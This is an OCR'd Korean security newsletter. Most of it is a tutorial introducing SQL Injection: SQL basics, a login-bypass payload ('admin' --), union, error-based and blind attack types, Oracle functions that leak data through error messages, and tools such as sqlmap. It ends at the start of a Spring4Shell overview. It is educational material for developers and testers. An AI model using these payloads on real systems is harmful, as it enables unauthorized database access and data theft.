
이메일 APT 솔루션은 아래와 같이 On-premise, Cloud 환경에 맞게 구성 가능하며, 실시간으로 정책이 업데이트되어 메일에 포함된 악성파일 및 URL 을 차단 및 탐지할 수 있다.





SK 쉴더스에서는 이메일 APT 솔루션의 운영 고도화 및 운영이 어려운 고객을 대상으로 아래와 같이 국내 유일 이메일 APT 관제 서비스도 제공해 주고 있다.

[e-mail APT 관제 서비스]



이메일을 통하여 악성코드가 유입되면 공격자는 다양한 가능성을 갖고 공격하기 때문에 사실상 이를 완벽하게 막기는 쉽지 않다. 이메일 APT 솔루션을 통하여 최대한 원천 공격을 차단하고 임직원에게 이메일, 문서 등을 이용한 공격에 주의할 것을 강조해야 한다. 또한, 주기적인 모의 훈련을 통해 보안 의식을 강화한다면 비용 대비 가장 효과적인 이메일 보안 방안을 구성할 수 있을 것이다.

Special Report

웹 취약점과 해킹 매커니즘 #2 SQL Injection 개요

■ 개요

이번 '웹 취약점과 해킹 매커니즘'에서 다룰 첫 번째 취약점은 설계된 쿼리문에 의도하지 않은 미상의 쿼리를 임의로 삽입하여 악의적인 SQL 구문을 실행하는 공격인 'SQL Injection'이다. 해당 취약점을 통해 공격자는 데이터베이스에 직접적으로 접근해 중요 정보를 조회, 탈취할 수 있다. 그렇기 때문에 오픈소스 웹 애플리케이션 보안 프로젝트인 OWASP(The Open Web Application Security Project)의 Top 10 취약점 목록과 주요 정보통신 기반 시설 취약점 분석·평가 항목, 전자금융 기반 시설 취약점 분석/평가 항목 등의 다양한 취약점 진단 기준에 빠지지 않고 등장하고 있다.

이번 4월 호는 위 SQL Injection에 관한 내용을 다루기 전에 데이터베이스와 데이터베이스 관리용 언어인 SQL에 대한 내용을 먼저 설명할 예정이며, SQL Injection의 개념과 3가지 공격 유형 등 기본 개념도 설명할 예정이다.


※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.
※ 본 Special Report는 JSP와 Oracle Database 11gR2의 환경에서 실습을 진행한다.

■ 기본 개념

SQL Injection에 대한 내용을 진행하기에 앞서 데이터베이스와 데이터베이스 관리용 언어인 SQL(Structured Query Language)에 대해 알아보고자 한다.

Step1. 데이터베이스와 DBMS

데이터베이스란 데이터를 효율적으로 관리하기 위해 구조화한 데이터 집합을 뜻하며 DBMS(Data Base Management System)를 통해 운영 및 관리된다. 계층형, 망형, 관계형 등 다양한 종류의 DBMS가 존재하며 대부분의 DBMS는 관계형 DBMS(RDBMS)의 형태로 사용되고 있다. 관계형 DBMS의 데이터베이스는 하나 이상의 행(row)과 열(column)로 이루어진 테이블 형식으로 데이터를 제공한다.



[데이터베이스 테이블 구조]

대표적인 관계형 데이터베이스에는 ORACLE, MySQL, MS-SQL, PostgreSQL 등이 있다.

Step2. SQL (Structured Query Language)

SQL은 데이터베이스에서 질의, 수정, 삭제 등의 작업을 하는 데이터베이스 관리용 언어이며 대부분의 관계형 데이터베이스에서 사용한다. SQL이라는 언어를 통해 사용자가 원하는 데이터를 데이터베이스에 요청하는 행위인 쿼리(질의)를 작성한다.

쿼리 작성 시 주의해야 할 SQL의 언어적 특성은 다음과 같다.

1. 대소문자를 가리지 않는다.
2. SQL쿼리문은 반드시 세미콜론(;)으로 끝나야 한다.
3. 고유값을 가지는 문자열의 경우 홑따옴표(')로 감싸준다.
4. 주석[1]은 한 줄 주석의 경우 --로 나타내고 여러 줄 주석은 /* */로 감싸서 표현한다.

각 데이터베이스 별 주석 처리 방법은 다음과 같다.

[1] 주석 처리를 하는 특수문자 뒤의 문장은 의미가 없어진다.

infosec

데이터베이스	주석처리	
ORACLE MS-SQL	한 줄 주석	--
	여러 줄 주석	/* */
MySQL	한 줄 주석	-- 또는 #
	여러 줄 주석	/* */

SQL 문법은 사용 용도에 따라 데이터 정의어(DDL, Date Definition Language), 데이터 제어어(DCL, Data Control Language), 데이터 조작어(DML, Data Manipulation Language)로 구분된다.

infosec

종류	명령어	설명
데이터 정의어	CRATE ALTER DROP TRUNCATE	스키마, 테이블, 도메인, 뷰, 인덱스 생성/변경/삭제할 때 사용
데이터 제어어	COMMIT ROLLBACK GRANT REVOKE	데이터에 대한 접근 권한 부여 등 관리 목적으로 사용
데이터 조작어	SELECT INSERT UPDATE DELETE	데이터베이스에 저장된 데이터를 실질적으로 처리하는데 사용 (데이터 조회/추가/수정/삭제 등)

데이터베이스를 조회하고 관리하는 데이터 조작어가 가장 많이 쓰이며, 공격자의 주요 공격 포인트가 된다. INSERT, UPDATE, DELETE는 운영 중인 서버에 데이터를 추가, 수정, 삭제하는 영향을 줄 수 있기 때문에 사용에 주의해야 한다.

다음은 데이터 조작어의 사용법이다.

SELECT : 데이터베이스의 데이터를 조회하거나 검색하기 위한 명령어

```
SELECT [컬럼명] FROM [테이블명] WHERE [조건식];
```

INSERT : 데이터베이스에 데이터를 추가하기 위한 명령어

```
INSERT INTO [테이블명] VALUES [(데이터 값1, 데이터 값2, ...)];
```

UPDATE : 데이터베이스의 데이터 수정을 위한 명령어

```
UPDATE [테이블명] SET [필드이름1=데이터값1, 필드이름2=데이터값2...]
```

DELETE : 데이터베이스의 데이터 삭제를 위한 명령어

```
DELETE FROM [테이블명] WHERE [필드이름=데이터값];
```

■ SQL Injection

Step 1. 개념


SQL Injection 은 개발자가 설계한 쿼리문에 정상적인 SQL 구문이 아닌 악의적인 구문을 삽입(Injection)했을 때, 유효성 검증을 제대로 하지 않아 공격자의 의도대로 악의적인 SQL 구문이 실행되는 공격이다. 웹 애플리케이션이 데이터베이스와 연동되어 있고 사용자가 입력한 값이 SQL 구문의 일부로 사용되는 환경에서 발생할 수 있다.

취약점은 사용자가 입력하는 로그인 또는 검색 기 등의 입력 폼에 SQL 의 문법적 의미를 갖는 홑따옴표(') 입력 시 아래 그림과 같이 SQL 에러 메시지를 반환한다면 SQL Injection 공격이 가능한 것으로 판단할 수 있다.

[로그인 입력값으로 홑따옴표(') 입력]


[SQL 문법 오류로 인한 에러 메시지]

아래는 일반 사용자가 웹 사이트에 등록된 자신의 아이디와 비밀번호로 로그인하는 과정에서 사용자 입력 값인 아이디와 패스워드가 서버 측의 SQL 구문에서 어떻게 동작하는지를 나타낸 것이다. 데이터베이스의 MEMBER 테이블의 값과 사용자가 입력한 아이디와 비밀번호가 일치하는 경우 정상적으로 로그인이 완료된다.



[정상적인 로그인 요청]


아래는 공격자가 관리자의 아이디인 admin 의 존재를 알고 비밀번호는 모를 때 SQL Injection 을 통해 로그인하는 과정이다. 아이디 입력 값으로 [admin' --]을 입력하고 비밀번호는 임의의 값인 [1111]을 입력하는데, 이때 아이디 입력 값의 특수문자가 SQL 문법으로 작용하여 홑따옴표(') 이후의 주석인 --으로 인해 비밀번호를 검증하는 부분이 주석 처리된다. 따라서 관리자 계정을 알고 있는 공격자는 임의의 비밀번호를 입력해도 admin 계정으로 로그인이 가능해진다.



[SQL Injection 을 이용한 공격자의 로그인 요청]

실습을 위해 구축한 웹 서버에서 위의 과정을 실행해 보면 임의의 비밀번호를 입력해도 admin 계정으로 정상 로그인 되는 것을 확인할 수 있다.

[로그인 인증 우회]



[관리자 계정으로 로그인 성공]

이렇듯 공격자는 SQL Injection 을 통해 로그인을 우회할 수 있으며, 데이터베이스 조작 및 유출, 시스템 명령어 실행 등 데이터베이스에 직접적인 영향을 주는 공격을 할 수 있다.

Step 2. 공격 유형에 따른 분류

SQL Injection은 공격 유형에 따라 크게 3가지로 나뉜다. 이번 달 스페셜 리포트에서는 3가지 유형인 Union SQL Injection, Error Based SQL Injection, Blind SQL Injection에 대한 간략한 소개가 진행되며 유형별 상세 설명과 공격 과정은 다음 달부터 차례대로 연재된다.

case 1. Union SQL Injection

UNION 연산자는 두 개 이상의 SELECT 문에 대한 결과를 하나로 묶어 데이터베이스에서 추출하는 특징이 있다. 공격자는 이러한 점을 이용하여 기존의 SELECT 문에 원하는 데이터를 조회하기 위한 UNION SELECT 문을 추가하여 데이터베이스를 조회한다.

UNION 절을 사용하기 위해서는 두 가지 조건에 만족해야 한다.


1) SELECT 문과 UNION SELECT 문의 컬럼 수가 동일해야 한다.

2) 컬럼은 각 순서별로 동일한 데이터형이어야 한다.

WHERE 조건절에 ORDER BY 절[2]을 이용하여 컬럼 수를 추출한 후, 데이터형을 알기 위해 컬럼의 개수만큼 null 문자를 입력해서 해당 컬럼의 데이터형이 숫자인지 문자인지 판단하는 과정을 거쳐야 한다. 그 후 전체 테이블 목록에서 원하는 테이블을 선택하고 컬럼의 데이터를 추출하는 과정을 거친다.

[2] ORDER BY 절은 데이터 정렬 시 사용하는 구문으로 SELECT 문의 컬럼 개수보다 많은 숫자를 조회할 경우 에러를 유발하기 때문에 이를 통해 컬럼의 개수를 확인할 수 있다.

아래는 기존의 SELECT 문에 UNION SELECT 절을 추가하여 MEMBER 테이블의 ID 와 PW 컬럼의 데이터를 조회한 결과이다. 기존의 SELECT 문에 대한 질의 결과인 ID 가 'eqst'에 해당하는 결과만이 조회되어야 하는데, UNION SELECT 로 인해 MEMBER 테이블에 존재하는 모든 ID 와 PW 가 추가적으로 추출된 것을 확인할 수 있다.




[UNION SELECT 로 조회한 결과]

case 2. Error Based SQL Injection

데이터베이스의 문법에 맞지 않은 쿼리문 입력 시 반환되는 에러 정보를 기반으로 공격하는 방법이다. 본 리포트의 실습 환경에 구성된 ORACLE 데이터베이스는 2 가지 종류의 에러 정보를 반환한다.

1) 단순 에러 : 단순히 문법이 잘못되었다는 에러 정보




[단순 에러]

2) 정보 획득이 가능한 에러 : 무엇이 잘못되었는지에 대한 에러 정보

[정보 획득이 가능한 에러]

위와 같이 정보 획득이 가능한 에러 메시지를 공격에 사용하는 것이 Error Based SQL Injection 이다. 아래는 에러 유발함수 중 하나인 CTXSYS.DRITHSX.SN 을 이용해 MEMBER 테이블의 첫 번째 컬럼의 패스워드를 조회한 결과 발생한 에러 메시지이다. MEMBER 테이블에 저장된 비밀번호 값인 '1234'가 에러 메시지를 통해 나타난 것을 확인할 수 있다.



[에러 메시지를 통해 획득한 비밀번호]


정보 획득이 가능한 에러 메시지를 유발하는 함수는 다음과 같다.

infosec


정보 획득이 가능한 에러를 유발하는 함수
UTL_INADDR.GET_HOST_NAME((원하는 서브쿼리 내용))
UTL_INADDR.GET_HOST_ADDRESS((원하는 서브쿼리 내용))
ORDSYS.ORD_DICOM.GETMAPPINGXPATH((원하는 서브쿼리 내용),user,user)
CTXSYS.DRITHSX.SN(user,(원하는 서브쿼리 내용))

case 3. Blind SQL Injection

참(True)인 쿼리문과 거짓(False)인 쿼리문 삽입 시 반환되는 데이터를 비교하여 데이터를 추출하는 공격이다. Blind SQL Injection 취약점이 있는지 확인하기 위해 쿼리가 참인 구문과 거짓인 구문의 반환 결과를 확인한다. 아래는 쿼리 결과가 참인 경우 값이 반환되는 것을 보여주며, 쿼리 결과가 거짓이므로 값이 반환되지 않는 것을 확인할 수 있다.



[쿼리 결과가 참인 경우]



[쿼리 결과가 거짓인 경우]

위와 같이 Blind SQL Injection 은 조건문의 실행 결과에 원하는 값을 넣어 반환되는 쿼리의 결과에 따라 정보를 취득해 나간다. 또한 Blind SQL Injection 의 가장 큰 특징은 문자열의 문자를 하나하나 추출하는 과정이 필요하다는 것이다. 1 개의 문자만 확인할 수 있기 때문에 문자열을 자르는 함수를 이용해 원하는 데이터의 문자를 1 개씩 확인하며 데이터를 추출한다. 문자열을 자르기 위해 사용되는 함수는 다음과 같다.

infosec

데이터베이스	함수
Oracle	SUBSTR()
MS-SQL	SUBSTRING()
MySQL	

위의 함수들을 이용해 반복적인 비교를 거쳐 데이터베이스의 전체 테이블의 개수와 이름, 컬럼의 개수와 이름, 실제 데이터를 하나씩 추출해가는 공격 기법이다. 과정이 반복되는 만큼 자동화된 스크립트를 사용하는 것이 일반적이다.

■ 관련 도구

SQL Injection 과 관련된 도구들이 몇 가지 있다. 그 중에서도 웹에서 간단한 SQL 쿼리를 테스트하는 사이트인 SQL Fiddle 과 다양한 공격 페이로드를 제공해 주는 Cheat Sheet 인 Pentest Monkey, 마지막으로 SQL Injection 취약점을 탐지하고 진단하는데 쓰이는 자동화 공격 도구인 sqlmap 에 대해 소개하겠다.

1. SQL Fiddle

· URL : http://sqlfiddle.com/

웹 브라우저에서 SQL 쿼리를 테스트할 수 있는 사이트이며 Oracle, MS-SQL, MySQL 등 다양한 데이터베이스와 버전을 지원하고 있다. 사용자가 직접 테이블을 생성하여 값을 추가할 수 있으며, 자체적으로 샘플 데이터를 제공하기 때문에 손쉽게 테스트해 볼 수 있다.

2. Cheat Sheet – Pentest Monkey

· URL : https://pentestmonkey.net/category/cheat-sheet/sql-injection

대표적인 Cheat Sheet 사이트인 Pentest Monkey 에서는 데이터베이스별 Cheat Sheet 를 제공하고 있다. 다양한 공격 페이로드를 제공해 주기 때문에 참고하기에 좋으나 의도하지 않은 결과를 낳을 수 있으므로 공격 페이로드가 어떠한 행위와 영향을 미치는지 이해하고 사용하는 것이 중요하다.

3. sqlmap

· URL : https://sqlmap.org/

SQL Injection 취약점을 탐지/진단하고 자동화하여 공격할 수 있는 오픈소스 침투 테스트 도구이다. 데이터베이스 구조 파악과 데이터 추출 등을 자동화해주기 때문에 시간을 절약할 수 있다는 장점이 있지만 과도한 네트워크 트래픽 유발로 인해 서버에 영향을 미칠 수 있으므로 실무에서는 잘 쓰이지 않으며, 개인용 테스트 서버에서의 사용을 권장한다.

■ 맺음말

SQL Injection의 개요를 살펴보았다. SQL Injection 취약점이 있을 경우, 공격자가 직접적으로 데이터베이스를 공격하여 중요 정보를 조회하고 탈취할 수 있으므로 개발자는 취약점이 발생하지 않도록 개발해야 하고, 진단자는 취약점 진단 시 누락 없이 찾는 것이 중요하다.
이어지는 5월 호에서는 SQL Injection의 3가지 공격 유형 중 SELECT문의 결합으로 정보를 추출하는 'Union SQL Injection'의 개념과 취약한 소스코드 사용 시 발생할 수 있는 공격에 대해 자세히 알아보도록 하겠다.

Spring4Shell 취약점(CVE-2022-22965)

■ 취약점 개요

Spring4Shell(CVE-2022-22965) 취약점은 2022 년 3 월 29 일 공개된 제로데이 취약점이다. 공격자는 Spring4Shell 취약점을 통해 특정 조건의 웹 애플리케이션에 웹쉘을 생성하고 추가 명령을 실행하는 원격코드실행(RCE) 공격이 가능하다. Spring Framework[3] 로 빌드된 웹 애플리케이션에서 발생하며 단순한 공격 방법과 광범위한 파급력이 Log4shell[4] 취약점을 연상시켜 Spring4shell 이라는 별명이 붙었다.

